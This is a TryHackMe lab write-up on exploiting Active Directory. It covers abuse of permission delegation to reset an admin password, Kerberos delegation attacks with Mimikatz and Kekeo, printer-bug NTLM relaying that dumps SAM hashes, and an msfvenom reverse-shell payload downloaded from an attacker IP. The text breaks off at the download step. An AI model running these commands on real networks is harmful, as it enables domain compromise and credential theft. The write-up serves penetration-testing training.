Exploiting Active Directory

When we have done recon and understand the AD structure and enviroment, it is time to exploit. This phase is usually combined with persistence to ensure that we can't lose the new position we gain, but this will be covered in next writeup.

Tryhackme – Offensive Pentesting Learning Path


Content


1 Exploiting Permission Delegation

Active Directory can delegate permissions and privileges through a feature called Permission Delegation. Using Delegation, we can delegate the permission to force change a user's password to the Helpdesk team, meaning they now have a delegated privilege for this specific function. In principle, to keep Delegation secure, the principle of least privilege should be followed. However, in large organisations, this is easier said than done. In this task we will look at exploiting some Delegation misconfigurations.


Let’s fire up Bloodhound.

```
root@ip-10-10-53-145:~/Rooms/ExploitingAD# neo4j console start
Active database: graph.db
Directories in use:
  home:          /var/lib/neo4j
  config:        /etc/neo4j
  logs:          /var/log/neo4j
  plugins:       /var/lib/neo4j/plugins
  import:        /var/lib/neo4j/import
  data:          /var/lib/neo4j/data
  certificates: /var/lib/neo4j/certificates
  run:           /var/run/neo4j
Starting Neo4j.
```






Can’t really do much with our user credententials. Let’s dig more.



From the results, Bloodhound helps us to understand bigger picture:



An administrator has misconfigured the Permission Delegation of the IT Support group by providing the Domain Users group with the AddMembers ACE. This means that any member of the Domain Users group (including our account) can add accounts to the IT Support Group. Furthermore, Bloodhound shows that the IT Support Group has the ForceChangePassword ACE for the Tier 2 Admins group members. This is not really a misconfiguration since Tier 2 admins are not that sensitive, but it provides a very potent attack path when combined with the initial misconfiguration. Let's exploit it!

The first step in this attack path is to add our AD account to the IT Support group.

The first step in this attack is to add our AD account to the IT Support group:

```
PS C:\> Add-ADGroupMember "IT Support" -Members "paula.bailey"
PS C:\> Get-ADGroupMember -Identity "IT Support"
```

PS C:\>Add-ADGroupMember "IT Support" -Members "paula.bailey"

PS C:\>Get-ADGroupMember -Identity "IT Support"

Now that we are a member of the IT Support group, we have inherited the ForceChangePassword Permission Delegation over the Tier 2 Admins group. First, we need to identify the members of this group to select a target. We can use the Get-ADGroupMember:

Get-ADGroupMember -Identity "Tier 2 Admins"

```
PS C:\> Get-ADGroupMember -Identity "Tier 2 Admins"


distinguishedName : CN=t2_lawrence.lewis,OU=T2
                    Admins,OU=Admins,DC=za,DC=tryhackme,DC=loc
name              : t2_lawrence.lewis
objectClass       : user
objectGUID        : 4ca61b47-93c8-44d2-987d-eca30c69d828
SamAccountName    : t2_lawrence.lewis
SID               : S-1-5-21-3885271727-2693558621-2658995185-1893

distinguishedName : CN=t2_leon.francis,OU=T2
                    Admins,OU=Admins,DC=za,DC=tryhackme,DC=loc
name              : t2_leon.francis
objectClass       : user
objectGUID        : 854b6d40-d537-4986-b586-c40950e0d5f9
SamAccountName    : t2_leon.francis
SID               : S-1-5-21-3885271727-2693558621-2658995185-3660
```

Make a note of the username of one of these accounts. We can use the Set-ADAccountPassword AD-RSAT cmdlet to force change the password. Let's target "t2_lawrence.lewis".

PS C:\> $Password = ConvertTo-SecureString "pystyyvetaa123" -AsPlainText -Force

PS C:\>Set-ADAccountPassword -Identity "t2_lawrence.lewis" -Reset -NewPassword $Password

```
PS C:\> $Password = ConvertTo-SecureString "Pystyyvetaa!123" -AsPlainText -Force

PS C:\> Set-ADAccountPassword -Identity "t2_lawrence.lewis" -Reset -NewPassword
$Password
PS C:\>
```

It might give an Access Denied error, permissions have not yet propagated through the domain. This can take up to 10 minutes.

Then just login with new password:

```
PS C:\> whoami
za\t2_lawrence.lewis
PS C:\>
```

We escalated your privileged to Tier 2 Administrator by exploiting Permission Delegations!

2 Exploiting Kerberos Delegation

The practical use of Kerberos Delegation is to enable an application to access resources hosted on a different server. An example of this would be a web server that needs to access a SQL database hosted on the database server for the web application that it is hosting. Without delegation, we would probably use an AD service account and provide it with direct access to the database. When requests are made on the web application, the service account would be used to authenticate to the database and recover information.

However, we can allow this service account to be delegated to the SQL server service. Once a user logs into our web application, the service account will request access to the database on behalf of that user. This means that the user would only be able to access data in the database that they have the relevant permissions for without having to provide any database privileges or permissions to the service account itself.

There are two types of Kerberos Delegation. In the original implementation of Kerberos Delegation, Unconstrained Delegation was used, which is the least secure method. In essence, Unconstrained Delegation provides no limits to the delegation. In the background, if a user with the "TRUSTED_FOR_DELEGATION" flag set authenticates to a host with Unconstrained Delegation configured, a ticket-granting ticket (TGT) for that user account is generated and stored in memory so it can be used later if needed. Suppose an attacker can compromise a host that has Unconstrained Delegation enabled. In that case, they could attempt to force a privileged account to authenticate to the host, which would allow them to intercept the generated TGT and impersonate the privileged service.

First, using credentials from previous task, let's enumerate Users with Constrained Delegation.

Import-Module C:\tools\PowerView.ps1

Get-NetUser -TrustedToAuth

```
PS C:\> Get-NetUser -TrustedToAuth


logoncount                : 28
badpasswordtime           : 1/1/1601 12:00:00 AM
distinguishedname         : CN=IIS Server,CN=Users,DC=za,DC=tryhackme,DC=loc
objectclass               : {top, person, organizationalPerson, user}
displayname               : IIS Server
lastlogontimestamp        : 4/23/2023 11:34:54 AM
userprincipalname         : svcIIS@za.tryhackme.loc
name                      : IIS Server
objectsid                 : S-1-5-21-3885271727-2693558621-2658995185-6155
samaccountname            : svcIIS
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 4/23/2023 10:34:54 AM
instancetype              : 4
usncreated                : 78494
objectguid                : 11e42287-0a25-4d73-800d-b62e2d2a2a4b
sn                        : Server
lastlogoff                : 1/1/1601 12:00:00 AM
msds-allowedtodelegateto : {WSMAN/THMSERVER1.za.tryhackme.loc, WSMAN/THMSERVER1,
                           http/THMSERVER1.za.tryhackme.loc, http/THMSERVER1}
objectcategory            : CN=Person,CN=Schema,CN=Configuration,DC=tryhackme,DC=loc
dscorepropagationdata     : 1/1/1601 12:00:00 AM
serviceprincipalname      : HTTP/svcServWeb.za.tryhackme.loc
givenname                 : IIS
lastlogon                 : 4/23/2023 11:34:54 AM
badpwdcount               : 0
cn                        : IIS Server
useraccountcontrol        : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
whencreated               : 4/27/2022 11:26:21 AM
primarygroupid            : 513
pwdlastset                : 4/29/2022 11:50:25 AM
usnchanged                : 147534
```

there is only one user allowed to act as a delegate for other users – svcIIS@za.tryhackme.loc . This account is allowed to delegate access to:

WSMAN/THMSERVER1.za.tryhackme.loc

http/THMSERVER1.za.tryhackme.loc

Let's use Mimikatz to dump the secrets:

token::elevate - To dump the secrets from the registry hive, we need to impersonate the SYSTEM user.

lsadump::secrets - Mimikatz interacts with the registry hive to pull the clear text credentials

```
PS C:\> C:\Tools\mimikatz_trunk\x64\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

516     {0;000003e7} 1 D 24607          NT AUTHORITY\SYSTEM     S-1-5-18
 -> Impersonated !
 * Process Token : {0;001a0cfb} 0 D 1964866     ZA\t2_lawrence.lewis    S-1
Primary
 * Thread Token  : {0;000003e7} 1 D 1982452     NT AUTHORITY\SYSTEM     S-1

mimikatz # lsadump::secrets
Domain : THMWRK1
```

Now that we have access to the password associated with the svcIIS account, we can perform a Kerberos delegation attack. We will use a combination of Kekeo and Mimikatz.

We will use Kekeo to generate our tickets and then use Mimikatz to load those tickets into memory. Let's start by generating the tickets:

```
mimikatz # exit
Bye!
PS C:\> C:\Tools\kekeo\x64\kekeo.exe

  ___ _     kekeo 2.1 (x64) built on Dec 14 2021 11:51:55
 /   ('>-   "A La Vie, A L'Amour"
 | K  |     /* * *
 \____/      Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
  L\_        https://blog.gentilkiwi.com/kekeo                (oe.eo)
                                          with 10 modules * * */

kekeo # tgt::ask /user:svcIIS /domain:za.tryhackme.loc /password:Password1@
Realm         : za.tryhackme.loc (za)
User          : svcIIS (svcIIS)
CName         : svcIIS   [KRB_NT_PRINCIPAL (1)]
SName         : krbtgt/za.tryhackme.loc  [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : ENCRYPTION KEY 23 (rc4_hmac_nt      ): 43460d636f269c709b20049cee36ae7a
[kdc] name: THMDC.za.tryhackme.loc (auto)
[kdc] addr: 10.200.47.101 (auto)
  > Ticket in file 'TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi'

kekeo #
```

Now that we have the TGT for the account that can perform delegation, we can forge TGS requests for the account we want to impersonate. We need to perform this for both HTTP and WSMAN to allow us to create a PSSession on THMSERVER1:

```
kekeo # tgs::s4u /tgt:TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi /user:t1_trevor.jones /service:http/T
HMSERVER1.za.tryhackme.loc
Ticket  : TGT_svcIIS@ZA.TRYHACKME.LOC_krbtgt~za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi
  [krb-cred]     S: krbtgt/za.tryhackme.loc @ ZA.TRYHACKME.LOC
  [krb-cred]     E: [00000012] aes256_hmac
  [enc-krb-cred] P: svcIIS @ ZA.TRYHACKME.LOC
  [enc-krb-cred] S: krbtgt/za.tryhackme.loc @ ZA.TRYHACKME.LOC
  [enc-krb-cred] T: [4/23/2023 2:18:20 PM ; 4/24/2023 12:18:20 AM] {R:4/30/2023 2:18:20 PM}
  [enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac      ): 5bafb30bf1c7330f71d186e1519b9548170f5c4ad1fba9a3fbfbdd877cbac339
  [s4u2self]  t1_trevor.jones
[kdc] name: THMDC.za.tryhackme.loc (auto)
[kdc] addr: 10.200.47.101 (auto)
  > Ticket in file 'TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_svcIIS@ZA.TRYHACKME.LOC.kirbi'
Service(s):
  [s4u2proxy] http/THMSERVER1.za.tryhackme.loc
  > Ticket in file 'TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi'

kekeo #
```

Now that we have the TGS tickets, we can use Mimikatz to import them:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_wsman~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi

* File: 'TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_wsman~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi': OK

mimikatz # kerberos::ptt TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi

* File: 'TGS_t1_trevor.jones@ZA.TRYHACKME.LOC_http~THMSERVER1.za.tryhackme.loc@ZA.TRYHACKME.LOC.kirbi': OK

mimikatz #
```

```
mimikatz # exit
Bye!
PS C:\> New-PSSession -ComputerName thmserver1.za.tryhackme.loc

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          thmserver1.z... RemoteMachine   Opened        Microsoft.PowerShell     Available
```

With klist, we can verify tickets are loaded to our session:

```
PS C:\> klist

Current LogonId is 0:0x1a0cfb

Cached Tickets: (2)

#0>     Client: t1_trevor.jones @ ZA.TRYHACKME.LOC
        Server: http/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 4/23/2023 14:21:10 (local)
        End Time:   4/24/2023 0:18:20 (local)
        Renew Time: 4/30/2023 14:18:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: t1_trevor.jones @ ZA.TRYHACKME.LOC
        Server: wsman/THMSERVER1.za.tryhackme.loc @ ZA.TRYHACKME.LOC
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 4/23/2023 14:22:33 (local)
        End Time:   4/24/2023 0:18:20 (local)
        Renew Time: 4/30/2023 14:18:20 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

We can start a WinRM session as t1_trevor.jones on THMSERVER1:


3 Exploiting Automated Relays

In AD, these machine accounts are used quite a bit in different services. Different domain controllers use their machine accounts to synchronise AD updates and changes. When you request a certificate on behalf of the host you are working on, the machine account of that host is used for authentication to the AD Certificate Service.

There is an exceptional case in AD, where one machine has admin rights over another machine. Essentially in the AD configuration, administrative permissions over a host have been granted to another host. Again, this is expected functionality such as domain controllers or SQL clusters that must be synchronised. However, these instances provide a very interesting attack vector for coercing authentication.

We first need to identify cases where a machine account has administrative access over another machine. We can use Bloodhound for this, but it means we will have to write some custom cypher queries. Click the "Create Custom Query" in the Analysis tab in Bloodhound:

*MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[r2:AdminTo]->(n:Computer) RETURN p*



This is interesting. It shows us that the THMSERVER2 machine account has administrative privileges over the THMSERVER1 machine.

We are going to focus on printer bug. When this was reported, Microsoft responded that this was a feature. The printer bug is a "feature" of the MS-RPRN protocol (PrintSystem Remote Protocol), which allows a domain user to remotely force a target host running the Print Spooler service to authenticate to an arbitrary IP address. There have been a few of these bugs in recent years: Spooler, PetitPotam, PrintNightmare. Microsoft claims that the only bug is that some of these did not require AD credentials at all, but this issue has been resolved through security patches.

Therefore, to exploit this, apart from machine account administrative privileges, we also need to meet the following four conditions:

A valid set of AD account credentials.

Network connectivity to the target's SMB service.

The target host must be running the Print Spooler service.

The hosts must not have SMB signing enforced.

First two conditions have been met already. The only two we need to ensure works are conditions 3 and 4.

We need to determine if the Print Spooler service is running. Since we don't have access to THMSERVER2, we need to query from the network perspective. In this case, we can use a WMI query from our SSH session on THMWRK1 to query the service's current state:

```
root@ip-10-10-28-19:~# sudo nmap -Pn -p445 --script=smb2-security-mode thmserver1.za.tryhackme.loc thmser
ver2.za.tryhackme.loc

Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-23 15:04 BST
Nmap scan report for thmserver1.za.tryhackme.loc (10.200.47.201)
Host is up (0.0011s latency).
rDNS record for 10.200.47.201: ip-10-200-47-201.eu-west-1.compute.internal

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required

Nmap scan report for thmserver2.za.tryhackme.loc (10.200.47.202)
Host is up.
rDNS record for 10.200.47.202: ip-10-200-47-202.eu-west-1.compute.internal

PORT    STATE    SERVICE
445/tcp filtered microsoft-ds

Nmap done: 2 IP addresses (2 hosts up) scanned in 2.05 seconds
```

Run basic nmap scan and we can see that Message signing Enabled but not required. We want to:

use NTLM authentication against the target – THMSERVER1

THMSERVER2 has administrative privileges over THMSERVER1

Use SpoolSample.exe to connect to THMSERVER2 and tell it to authenticate back to us

We will relay that authentication request to THMSERVER1

THMSERVER1 will see it as though we are connecting as THMSERVER2 , which will give us administrative privileges

The first step is to set up the NTLM relay:

python3.9 /opt/impacket/examples/ntlmrelayx.py -smb2support -t smb://10.200.47.201 -debug

```
root@ip-10-10-28-19:~# python3.9 /opt/impacket/examples/ntlmrelayx.py -smb2support -t smb://10.200.47.201 -debug
Impacket v0.10.1.dev1+20230316.112532.f0ac44bd - Copyright 2022 Fortra

[+] Impacket Library Installation Path: /usr/local/lib/python3.9/dist-packages/impacket
```

```
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

Then from THMWRK1, run following command:

```
PS C:\Tools> .\SpoolSample.exe THMSERVER2.za.tryhackme.loc "10.50.45.252"
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 10.200.47.202, attacking target smb://10.200.47.201
[*] Authenticating against smb://10.200.47.201 as ZA/THMSERVER2$ SUCCEED
[+] No more targets
[*] SMBD-Thread-7: Connection from 10.200.47.202 controlled, but there are no more targets left!
[+] No more targets
[*] SMBD-Thread-8: Connection from 10.200.47.202 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[+] Retrieving class info for JD
[+] Retrieving class info for Skew1
[+] Retrieving class info for GBG
[+] Retrieving class info for Data
[*] Target system bootKey: 0x4e05e7ea4fdddde75aa56010474948dc
[+] Saving remote SAM database
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[+] Calculating HashedBootKey from SAM
[+] NewStyle hashes is: True
ServerAdmin:500:aad3b435b51404eeaad3b435b51404ee:3279a0c6dfe15dc3fb6e9c26dd9b066c:::
[+] NewStyle hashes is: True
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] NewStyle hashes is: True
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:92728d5173fc94a54e84f8b457af63a8:::
[+] NewStyle hashes is: True
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e96eab5f240174fe2754efc94f6a53ae:::
[+] NewStyle hashes is: True
trevor.local:1001:aad3b435b51404eeaad3b435b51404ee:43460d636f269c709b20049cee36ae7a:::
[*] Done dumping SAM hashes for host: 10.200.47.201
```

And we get connection! Succesfully caught the authentication from THMSERVER2 and relayed to THMSERVER1. These credentials can now be used to get a shell on the host!

4 Exploiting AD Users

From credentials gained in Task 3, we found interesting .kdbx-file:

```
PS C:\Users\trevor.local\Documents> ls
ls


    Directory: C:\Users\trevor.local\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/30/2022   4:36 PM           2190 PasswordDatabase.kdbx


PS C:\Users\trevor.local\Documents>
```

Unfortunately, password database most likely uses strong password and we don't have enough resources to crack it. Luckily, we can try to use keylogger and sniff correct password.

Let's generate payload and start handler:

```
root@ip-10-10-28-19:~# msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.
50.45.252  LPORT=443 -f psh -o withsecure.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 200774 bytes
Final size of psh file: 936576 bytes
Saved as: withsecure.ps1
```

```
root@ip-10-10-28-19:~# sudo msfconsole -q -x "use exploit/multi/handler; set PAY
LOAD windows/x64/meterpreter/reverse_tcp; set LHOST 10.50.45.252; set LPORT 443;
 exploit"
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
[*] Using configured payload generic/shell_reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
LHOST => 10.50.45.252
LPORT => 443
[*] Started reverse TCP handler on 10.50.45.252:443
```

Let’s transfer the payload to machine:

$wc = New-Object Net.WebClient

$wc. DownloadFile('http://10.50.45.252:4422/withsecure.ps1', "$PWD\withsecure.ps1")

```
PS C:\Users\trevor.local\Documents> $wc = New-Object Net.WebClient
$wc = New-Object Net.WebClient
```

```
PS C:\Users\trevor.local\Documents> $wc. DownloadFile('http://10.50.45.252:4422/withsecure.ps1', "$PWD\withsecure.ps1")
